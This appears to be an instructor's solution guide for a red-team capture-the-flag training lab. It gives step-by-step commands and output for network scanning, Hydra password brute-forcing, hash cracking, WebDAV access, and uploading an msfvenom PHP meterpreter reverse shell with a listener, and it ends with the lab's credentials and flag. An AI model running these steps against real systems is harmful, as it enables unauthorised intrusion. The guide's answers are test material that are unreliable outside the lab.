

## Day 1 Solution Guide: Red Team

This solution guide should only be used to help students if they get stuck. Before helping students, remind them that penetration testing is usually done in teams that collaborate with one another.

If students are still struggling or stuck, consult the following guides and offer assistance.

While going through the solution file, please note that the IP addresses here need to be replaced your machine's IP addresses.

### Step 1: Discover the IP address of the Linux server.

In order to find the IP address of the machine, you will need to use Nmap to scan your network.

- Open the terminal and run: `nmap 192.168.1.0/24`


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.84.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-30 12:55 EDT
Nmap scan report for 172.16.84.1
Host is up (0.0017s latency).
Not shown: 908 closed ports, 91 filtered ports
PORT      STATE SERVICE
631/tcp   open ipp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.84.2
Host is up (0.00070s latency).
All 1000 scanned ports on 172.16.84.2 are closed
MAC Address: 00:50:56:F9:EB:07 (VMware)

Nmap scan report for 172.16.84.205
Host is up (0.00068s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:1C:28:DC (VMware)
```

From the Nmap scan we can see that port `80` is open. Open a web browser and type the IP address of the machine into the address bar.

- Open a web browser and navigate to `192.168.1.105` and press `enter`.




### Step 2: Locate the hidden directory on the server.

- Navigating through different directories, you will see a reoccurring message:

```
Please refer to company_folders/secret_folder for more information
ERROR: company_folders/secret_folder/ is no longer accessible to the public
```

- Navigate to the directory by typing: `192.168.1.105/company_folders/secret_folder`
- The directory asks for authentication in order to access it. Reading the authentication method, it says "For ashton's eyes only."




### Step 3: Brute force the password for the hidden directory.

Because the folder is password protected, we need to either guess the password or brute force into the directory. In this case, it would be much more efficient to use a brute force attack, specifically Hydra.

- Using Ashton's name, run the Hydra attack against the directory:

- Type:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



- The brute force attack may take some time. Once it finishes, you'll find the username is `ashton` and the password is `leopoldo`.

```
root@kali: /
File Edit View Search Terminal Help
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "rebelas" - 10116 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "montes" - 10122 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "memel23" - 10123 of 14344399 [child 12] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "march6" - 10125 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 11] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 9] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 15] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kikil23" - 10138 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 12] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 172.16.84.205 login: ashton password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-30 13:08:56
root@kali: /#
```

- Go back to the web browser and use the credentials to log in. Click the file `connecting_to_webdav`.

Index of /company\_folders/secret\_folder - Mozilla Firefox

Index of /company\_folders/s x +

172.16.84.205/company\_folders/secret\_folder/


Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

## Index of /company\_folders/secret\_folder

Name	Last modified	Size	Description
Parent Directory	-		
<a href="#">connecting_to_webdav</a>	2019-04-30 15:40	416	


Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

- Located inside of the WebDAV file are instructions on how to connect to the WebDAV directory, as well the user's username and hashed password.



#### Step 4: Connect to the server via Webdav

Navigate to <https://crackstation.net> ; paste the password hash and fill out the CAPTCHA; and click **Crack Hashes**.




- The password is revealed as: `linux4u`

### Step 5: Connect to the server via WebDAV.

In addition, the instructions show an outdated IP address that the students will need to change to the IP address they discovered.

- Open the **File System** shortcut from the desktop.
- Click **Browse Network**.

- In the URL bar, type: `dav://192.168.1.105/webdav` , and enter the credentials to log in.



## Step 6: Upload a PHP reverse shell payload.

- To set up the reverse shell, run:
  - `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php`

```
root@kali: /
File Edit View Search Terminal Help
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.210 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
root@kali:~#
```

- Run this series of commands to set up a listener:
  - `msfconsole` to launch `msfconsole` .
  - use `exploit/multi/handler`
  - set `payload php/meterpreter/reverse_tcp`
  - `show options` and point out they need to set the `LHOST` .
  - set `LHOST 192.168.1.90`
  - `exploit`

```
root@kali: /
File Edit View Search Terminal Help

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.16.84.210    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.16.84.210    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf exploit(multi/handler) > set LHOST 172.16.84.210
LHOST => 172.16.84.210
msf exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 172.16.84.210:4444
```

- Place the reverse shell onto the Webdav directory.




- Now that you're logged in, connect to the webdav folder by navigating to `192.168.1.105/webdav` . Use the credentials that you used before, `user:ryan pass:linux4u` .





- Navigate to where you first uploaded the reverse shell and click it to activate it. If it seems like the browser is hanging or loading, that means it has worked.
  - If it asks you if you'd like to save or open the PDF file, start again at the beginning of Step 5.



**Step 7: Find and capture the flag.**

- On the listener, search for the file `flag.txt` located in the `root` directory. Students can use many techniques they have learned in order to find it.
- On the listener, search for the file `flag.txt` located in the root directory. Students can use many techniques they have learned to find it. One technique is to run:
  - Drop into a bash shell with the command: `shell`
  - Go to the `/` directory: `cd /`
  - Search the system for any files containing the phrase "flag": `find . -iname flag.txt`

Students can read the file, once located, with `cat .`

```

root@kali: /
File Edit View Search Terminal Help
40755/rwxr-xr-x 4096 dir 2019-04-29 10:17:46 -0400 boot
40755/rwxr-xr-x 4060 dir 2019-04-30 12:47:04 -0400 dev
40755/rwxr-xr-x 4096 dir 2019-04-30 12:42:13 -0400 etc
100644/rw-r--r-- 16 fil 2019-04-30 13:45:33 -0400 flag.txt
40755/rwxr-xr-x 4096 dir 2019-04-29 12:46:41 -0400 home
100644/rw-r--r-- 56228663 fil 2019-04-29 10:17:46 -0400 initrd.img
100644/rw-r--r-- 56228663 fil 2019-04-29 10:17:46 -0400 initrd.img.old
40755/rwxr-xr-x 4096 dir 2019-04-28 15:44:54 -0400 lib
40755/rwxr-xr-x 4096 dir 2019-04-27 14:43:39 -0400 lib64
40700/rwx----- 16384 dir 2019-04-27 14:43:31 -0400 lost+found
40755/rwxr-xr-x 4096 dir 2019-04-27 14:43:37 -0400 media
40755/rwxr-xr-x 4096 dir 2019-04-27 14:43:37 -0400 mnt
40755/rwxr-xr-x 4096 dir 2019-04-27 14:43:37 -0400 opt
40555/r-xr-xr-x 0 dir 2019-04-30 12:46:37 -0400 proc
40700/rwx----- 4096 dir 2019-04-30 02:22:41 -0400 root
40755/rwxr-xr-x 900 dir 2019-04-30 12:54:35 -0400 run
40755/rwxr-xr-x 12288 dir 2019-04-29 10:17:11 -0400 sbin
40755/rwxr-xr-x 4096 dir 2019-04-27 14:47:15 -0400 snap
40755/rwxr-xr-x 4096 dir 2019-04-28 15:59:50 -0400 snort_src
40755/rwxr-xr-x 4096 dir 2019-04-29 20:59:11 -0400 srv
100600/rw----- 2017460224 fil 2019-04-27 14:46:03 -0400 swap.img
40555/r-xr-xr-x 0 dir 2019-04-30 12:46:46 -0400 sys
41777/rwxrwxrwx 4096 dir 2019-04-30 12:47:11 -0400 tmp
40755/rwxr-xr-x 4096 dir 2019-04-27 14:43:39 -0400 usr
40755/rwxr-xr-x 4096 dir 2019-04-29 14:47:22 -0400 var
100600/rw----- 8298232 fil 2019-04-27 14:45:05 -0400 vmlinuz
100600/rw----- 8298232 fil 2019-04-27 14:45:05 -0400 vmlinuz.old

meterpreter > cat flag.txt
bing0w@5h1sn@m0
meterpreter >
  
```

**:warning: Important Checkpoint :warning:**

